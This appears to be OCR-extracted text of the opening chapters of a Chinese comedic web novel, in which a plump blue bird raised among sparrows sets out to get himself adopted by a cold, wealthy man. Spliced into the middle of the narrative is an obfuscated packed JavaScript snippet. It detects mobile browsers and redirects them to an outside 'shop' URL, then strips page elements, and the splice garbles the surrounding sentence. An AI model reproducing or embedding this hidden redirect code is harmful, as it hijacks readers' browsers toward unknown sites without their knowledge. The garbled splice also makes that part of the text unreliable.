《你也很为团宠小鸟着迷吧》 1. 一团糯米糍 深秋。 缠缠绵绵下了半个月的雨,C市终于迎来了难得的晴天。 长长的电线上,密密麻麻站着无数只圆滚滚的麻雀,远远望去,仿佛一团团墨点点缀着布满晚霞的天空。 其中,有一团墨点格外特别。 特别的肥。 电线中段,和小伙伴们挤在一起的元呼呼费力地挪了挪爪子,动作间,身下的线轻轻晃了晃,招来旁边几只麻雀小伙伴们惊慌失措的“啾啾”声。 他缩了缩脖子,把蓬松的胸羽压得更深些,让自己的体型尽量缩小点,给其他鸟腾出空间来保持平衡。 等小伙伴们纷纷站好后,他才放松身子,一团蓝色糯米糍重新膨胀开来。 “咕噜……”和羽毛一同膨胀的,还有如影随形的饥饿感。 肚子发出不争气的哀鸣声,元呼呼黑豆似眼睛滴溜溜地转,瞄向电线杆下方不远处的长椅。 一个小男孩正坐在上面吃面包,碎屑掉了一地,有几只胆大的麻雀已经飞了下去,敏捷地啄食着。 元呼呼也想分一杯羹。 但还没等他行动,旁边一只老麻雀就窜出来严厉地啄了他一下,翅膀扑棱着把他往麻雀堆里挤了挤,意思很明显:贪吃鬼,别冒头,老实等着。 老麻雀是收留元呼呼的好心鸟,也是这个麻雀群里中流砥柱般的存在,在麻雀群中有很高的威望。 公园里食物有限,竞争激烈,不仅要防着野猫,还要和其他鸟群竞争。 集体行动,有序进食,是麻雀群的生存法则。 元呼呼体型大,吃得多,羽毛颜色显眼还飞得慢,麻雀群怕他被盯上,常常安排他在强壮敏捷的鸟后面进食。 所以每次轮到他时,地上的食物早已被搜刮得七七八八,可怜他小小年纪,就只能捡点残羹剩饭。 这次也不例外。 元呼呼在第一批麻雀飞走后得以下地觅食,但也只能勉强啄起一点碎屑,咽下去没什么滋味,更不顶饿。 没办法,快到冬天了,食物越来越少,即使麻雀老小们惦记着他,也腾不出多少食物来填他的嘴。 叹了一口气,元呼呼抬起头,望向公园另一头。 就在那里,一个穿着讲究的老太太正慢悠悠地溜着一只鸟笼,鸟笼精致,里面的小鸟羽毛油光水滑,神态傲然。 待走到长椅旁,老太太优雅落座,从包里掏出一个小食盒和一个银质小勺子。 食盒打开,里面满满都是香喷喷的鸟食,她用勺子舀了一勺递到笼边,小鸟不紧不慢啄食,偶尔清脆地叫唤两声,一副吃穿不愁的娇贵模样。 元呼呼看得眼睛都直了,下意识地咂咂嘴,喉咙里发出羡慕的“啾啾”声。 同样是鸟,差距怎么就这么大呢? 他又想起前几天觅食时在宠物店外看到的海报。 一只五彩斑斓的大鹦鹉站在主人手上,主人大笑着给它喂鸟食,那鹦鹉得意地叼着食物,小眼神满是炫耀:看见没,这才叫鸟生! 这一刻,某个想法在元呼呼心里迅速生根发芽——才艺+卖萌=饭票。 他,元呼呼,一只有着聪明才智和倾城美貌的小鸟,凭什么要在野外风餐露宿? 他也要过上有零食吃,有暖窝睡,被人类捧在手心里的好日子! 目标明确,元呼呼扑棱扑棱飞回麻雀群,对着小伙伴们大声宣布。 他要碰瓷一个有钱人,带领麻雀群走上发家致富的道路。 元呼呼所在的公园毗邻高级公寓区,每到傍晚时分就有很多车辆经过,他潜藏在公园门前的树上,经过几天的侦查,锁定了碰瓷目标。 一个总在固定时间路过,穿着一丝不苟正装,看起来面容冷峻生人勿近的人。 这样的饲主,没有别人要养,可以专心致志将金钱都贡献给小鸟家族,最适合碰瓷了! 至于别人都没成功自己能不能做到这个问题,元呼呼根本没有思考过,毕竟像他这种鸟见鸟爱的存在,谁见了不会被迷倒呢。 这个男人现在看着生人勿近,等到见到他,就会懂什么叫做一见小鸟误终生。 而计划执行的时间,就是今天! 天气晴朗,微风习习,在鸟的记忆里,这种时候最适合干大事。 被压弯的树杈上,元呼呼挺着小胸脯,仔细梳理着引以为傲的顺滑羽毛,确保每一根都整整齐齐,让他能以最优雅的姿态出现在目标面前。 等整理完外表,他就开始在心里默默演练昨晚构思好的碰瓷计划。 等到目标出现,他就优雅地从树枝上一跃而起,滑翔而下,让阳光完美地展现他干净的羽毛和潇洒的身姿,随后在一阵微风中滑铲到目标面前,摆出一个酷炫的完美造型作为收尾…… “阿嚏!” 一阵冷风吹过,元呼呼身子抖了抖,没忍住打了个小小的喷嚏,思绪被打断,原本酝酿好的气势也散了个七七八八。 他懊恼地甩了甩脑袋,重新集中注意力盯着前方。 与此同时,一道熟悉的车影映入眼帘。 来了! 线条流畅的黑色轿车如往常一般出现在公园外的道路上,元呼呼跌跌撞撞地从树枝上飞起来,径直跟在车辆后面,努力扇动着小翅膀加速。 终于,在又往前行驶了一段距离后,黑色轿车速度渐渐慢了下来,最后在停车位上停下。 车门打开,穿着一身剪裁合体看起来就价格不菲的深灰色西装的男人钻出来,夕阳的余晖给他周身镀上了一圈金边,在元呼呼的眼里满是金钱的味道。 就是现在。 阳光作披风,属于主角的bgm响起,漂亮小鸟闪亮登场。 元呼呼深吸一口气,张开翅膀,猛地一个俯身,朝着目标冲去。 计划是完美的,现实是骨感的。 或许是长期营养不良导致正在长身体的他还没能将软乎乎的肉变成肌肉,元呼呼发现自己俯冲的角度有点歪,掉落的速度有点快,最关键的是,还停不下来。 元呼呼:o.O? “啾啾啾——!”他惊慌地叫了一声,努力扑腾翅膀想要调整姿势,试图展现计划中那种轻盈落地的效果。 然而,在顾晏的视角,只看到一团蓝色的球以一种堪称狼狈的姿态,连滚带爬从斜方砸了过来。 那球在空中咕噜噜地翻滚着,最终“啪叽”一声,精准地撞到了他的小腿上,带来一阵鲜明的痛感,随后顺着光滑的西裤布料,一路滑到他的皮鞋上,最后滚下地不动了。 顾晏眉头微蹙,低头看向脚边,终于发现了这团球的真面目。 哪来的小肥鸟? 小鸟体型敦实,此刻正晕头转向地挣扎着,两只纤细的爪子在空中无力地蹬了几下,终于翻过身来,晃了晃小脑袋,努力抬起头。 顾晏就这样对上了一双圆溜溜、湿漉漉的眼睛。 那眼睛的主人似乎也懵了,呆滞了片刻,随即像是突然想起了什么,努力眨了眨眼,脸上很快挤出了一个表情。 如果鸟也像人一样有智慧的话,那大概是混合了三分无辜,三分可怜,两分谄媚以及两分“本鸟天下第一美”的自信的鸟界调色盘。 元呼呼不知道顾晏心里在想什么,只知道他不能让到手的鸭子跑了。 所以在计划失败的第一时间,他没有去舔舐自己隐隐作痛的地方,而是第一时间歪了歪 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278763|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 头,使尽浑身解数,冲着目标对象露出了他认为最有可能打动他的姿态。 “啾啾~”可怜兮兮喊了一声,元呼呼自己都被自己的声音恶寒到了。 哪来的小夹鸟! 但这声音丝毫没有打动站在原地的顾晏,他只是静静垂头,盯着自己刚才为了躲鸟下意识挪了一步的脚看。 元呼呼的视线下意识也看了过去。 映入眼帘的是一滩新鲜的还没凝固的—— 鸟屎。 而罪魁祸首,正是成群结队跟在元呼呼身后看热闹的麻雀们。 完、蛋、了! 出师未捷身先死,碰瓷不成先送礼。 全天下再也找不到比他们家更蠢的鸟了。 似乎是感受到了元呼呼的死亡凝视,小麻雀们一个个站在电线上安静如鸡,你推我搡。 闹到最后也没鸟肯承认,到底是谁这么没用,被吓屎了。 元呼呼幽幽收回目光,暂时没时间去找罪魁祸首,反正他身上又没写麻雀群小鹦鹉的名字,再怎么样也算不到他头上,当务之急还是赶紧拿下两脚兽,至于之后的事,之后再说。 想到这,他的语气更加殷勤了几分,甚至抑扬顿挫起来。 “啾~啾啾~啾啾啾~啾啾~” 听着喋喋不休鸟叫的顾晏闭了闭眼,额角跳了跳,脑海中第一时间闪过各种清洗费保养费,再加上本身的一点洁癖,让他的心情一瞬间跌至谷底。 他应该立刻把这种看起来就麻烦透顶的胖鸟拎起来放到一边,然后头也不回地离开,把鞋子换下来清洗。 但那只鸟还在仰头看着他。 用那双过分清澈的眼睛。 用那种满是希冀的眼神。 他甚至努力动了动,蹭到他脚边,用他的小脑袋试探性地蹭了蹭他的鞋子。 那么小那么软的生物。 顾晏已经打算把他拎到一边去的手顿在半空中。 沉默蔓延。 元呼呼的心,也随着这几秒的沉默一点点往下沉。 完了完了,这人看起来不太像好骗的类型啊,要不明天换个人碰? 就当他已经在心里物色下一个倒霉蛋的时候,那个从头到尾面无表情的男人,忽然几不可闻地叹了口气。 紧接着,他弯下了腰。 元呼呼吓得闭上了眼睛,准备迎接被拎起丢飞的命运。 预想中的粗暴对待没有到来,一只温热的手落在他乱糟糟的毛上,动作有点生涩,力道却意外地轻。 “脏死了。”那人低声说。 元呼呼小心翼翼地睁开一只眼。 有戏?! 他立刻顺杆上,小脑袋往那温暖的手心里使劲拱,嘴里还配合地发出娇弱可怜的呜咽:“啾……” 顾晏看着掌心里这团脏兮兮肥嘟嘟的小东西,轻轻蹭着他的手心,笨拙地讨好他,原本坚定不多花一分冤枉钱的决心,难得产生了动摇。 鬼使神差下,他伸出手指,挠了挠小鸟的下巴。 元呼呼舒服得眯起了眼,趁热打铁又蹭了蹭。 算了,养一只鸟而已,能花多少钱,顾晏告诉自己,就当日行一善吧。 他把小鸟托在掌心,往家的方向走去。 元呼呼突然被举高,下意识缩紧脖子,等反应过来后高兴地啾啾叫。 “啾啾啾!” “啾啾!” “啾啾啾啾!” “啾啾啾!” “人,你是不是要养我了!” “要好好养知不知豆!” “从此以后你就不是没鸟的野人了!” “你有一个麻雀群的鸟!” 2. 两团糯米糍 回到家,顾晏第一时间给元呼呼找了个安身之所。 原本端正立在桌上的镂空花篮被倒翻过来,严丝合缝盖到了小鸟头上,连转个弯的空隙都没有。 元呼呼被突然放到桌子上,只觉眼前一黑,回过神来时,整只鸟愣在原地。 什么情况? 他试探性地往前挪挪,喙撞上了藤条,往左蹭蹭,翅膀又被挤痛了,再往右挤挤,身上的羽毛被编筐的缝隙勒出一道一道的痕迹。 “啾!”他发出抗议的叫声,声音在倒扣的花篮里闷闷地回荡。 顾晏站在旁边,低头看着临时鸟笼里奋力挣扎的蓝色毛球,满意地点了点头,大小刚好,目标鸟难以越狱。 他转身去火急火燎换鞋,解决历史遗留的卫生问题。 元呼呼看着男人的身影消失在眼前,急得在篮子里转圈。 这是什么两脚兽!刚捡回来就关鸟!还有没有鸟权了! 他深吸一口气,憋足了劲,猛地往上一顶—— 花篮晃了晃,没动。 再顶—— 又晃了晃,还是没动。 元呼呼累得气喘吁吁,一屁股坐回桌上,羽毛都炸开了,透过藤条的缝隙往外看,只能看到空荡荡的大房子,连个活物都没有。 看着看着,他渐渐入了迷,又得意起自己的眼光来。 看看这一眼望不到头的大房子,看看这窗明几净的环境,简直太适合小鸟群串亲戚了。 至于房子,虽然现在还是他主人的,但他主人的迟早是他的,人宠之间何必分的这么清楚呢。 想到这,他不禁愉悦地在原地跳了跳,看着面前的笼子恶狠狠地记账。 等到他成功征服这个男人,第一件事就是把这个笼子撕个稀巴烂,从高高的树上丢下去,让它死无全尸。 等顾晏换好鞋子出来,看到的就是瘫在桌子上化成一滩奶油的小肥鸟。 他顿了顿,拿着刚刚翻出来的小毛毯靠近。 走到桌子前,他微微俯身,连笼带鸟托起来放到了毛毯上。 “夜里会降温,乖乖待在笼子里别乱跑,明天带你去买东西。” 元呼呼愣住。 毛毯软得不像话,带着一股洗衣液的清香,跟他之前在公园睡的那些潮乎乎硬邦邦的树叶完全是两个世界的东西。 他伸出爪子试探性地扒拉了两下,随即整只鸟往上一趴,被暖融融的触感包裹住,舒服得他以为自己来到了天堂。 “啾~”他发出一声满足的哼哼,声音比刚才软了起码八个度。 人,你还怪好的咧,知道给鸟铺毯子。 鸟觉得你有前途! 顾晏垂眼瞥了他一下,嘴角微不可察勾了勾,转身往浴室走去。 元呼呼趴在毛毯上,歪着脑袋看着他的背影消失在拐角,某一刻觉得要是能一直舒服躺平的话,待花篮里也不是不能接受? 但这个念头只在他脑子里存活了不到三秒。 NO!大NO特NO! 他可是要带领麻雀群走向发家致富的伟大小鸟,怎么能被区区一个花篮困住?这花篮哪是什么花篮,这分明就是他在这个家里的地位象征! 今天要是乖乖蹲在里面,以后还怎么跟两脚兽谈条件?还怎么把整个麻雀群都接过来吃香喝辣? 想到这里,元呼呼一骨碌从毛毯上爬起来,小小的眼睛里燃起了熊熊斗志。 在信念的支持下,元呼呼一骨碌爬起来,开始认真研究这个监狱的结构。 藤条编织的缝隙有大有小,他挑了个看起来最大的,把脑袋伸进去试了试—— 卡住了。 他使劲往里缩,缩不回来,往外伸,也伸不出去。 元呼呼:o.O??? “啾啾啾!”他再次发出惊慌的叫声,脑袋卡在花篮缝里,两只爪子在空中乱蹬,花篮被重力压着半翻过去。 顾晏本来正准备脱衣服,听到鸟叫声匆匆走出来,看见的就是这副场景。 微微晃动的花篮里,大半只小鸟露在花篮外,后半截则牢牢卡在花篮内,黑豆似的眼睛里写满了“救命”二字。 他脚步顿住。 “没鸟说过你很胖吗?” 元呼呼眼泪都快出来了:“啾!啾啾啾!” 快救我快救我快救我! 顾晏走到花篮旁蹲下身,看着空中扑腾的小鸟,沉默了两秒。 然后掏出手机,拍了张照片。 元呼呼:??? “啾!!!”他发出愤怒地尖叫,可惜由于脖子被卡,叫声都变得闷声闷气的。 顾晏面无表情地关闭百度,收起手机,先把花篮翻过来,随即转身去厨房取了点油,伸手小心翼翼地托住他的脑袋,涂抹在他卡住的部位,另一只手按住花篮,轻轻往上一抬。 元呼呼感觉脖子一松,整只鸟连同花篮一起被带了起来,脑袋也终于从缝里退了出来。 他晕头转向地在顾晏手心里晃了晃,羽毛乱糟糟地炸着,活像一颗被蹂躏过的蓝色毛球。 顾晏看着他这副惨样,沉默片刻,低声说了句:“笨鸟。” 元呼呼耳朵尖,立刻抬头:“啾!” 你才笨!你全家都笨! 可惜他的抗议在顾晏听来,只是一串听不懂的鸟叫。 他把小鸟重新放回花篮里,这次没盖严,顺手拿了支笔放下面留了一条缝。 “老实待着。”说完,顾晏起身去了浴室,很快,浴室里传来哗啦啦的水声。 元呼呼趴在花篮边缘,从那道缝里往外张望,看见浴室的门关着,灯亮着,磨砂玻璃上隐约透出一个模糊的人影。 他歪了歪脑袋。 两脚兽好像在洗澡? 他又低头看了看自己,羽毛脏兮兮地,沾着今天在地上滚的泥巴。 嗯,他好像也有点脏。 元呼呼抬起脑袋,用喙梳理了两下胸前的羽毛,发现越梳越乱,干脆放弃了。 他把脑袋往翅膀里一埋,听着浴室里隐约的水声,不知不觉眼皮越来越沉…… 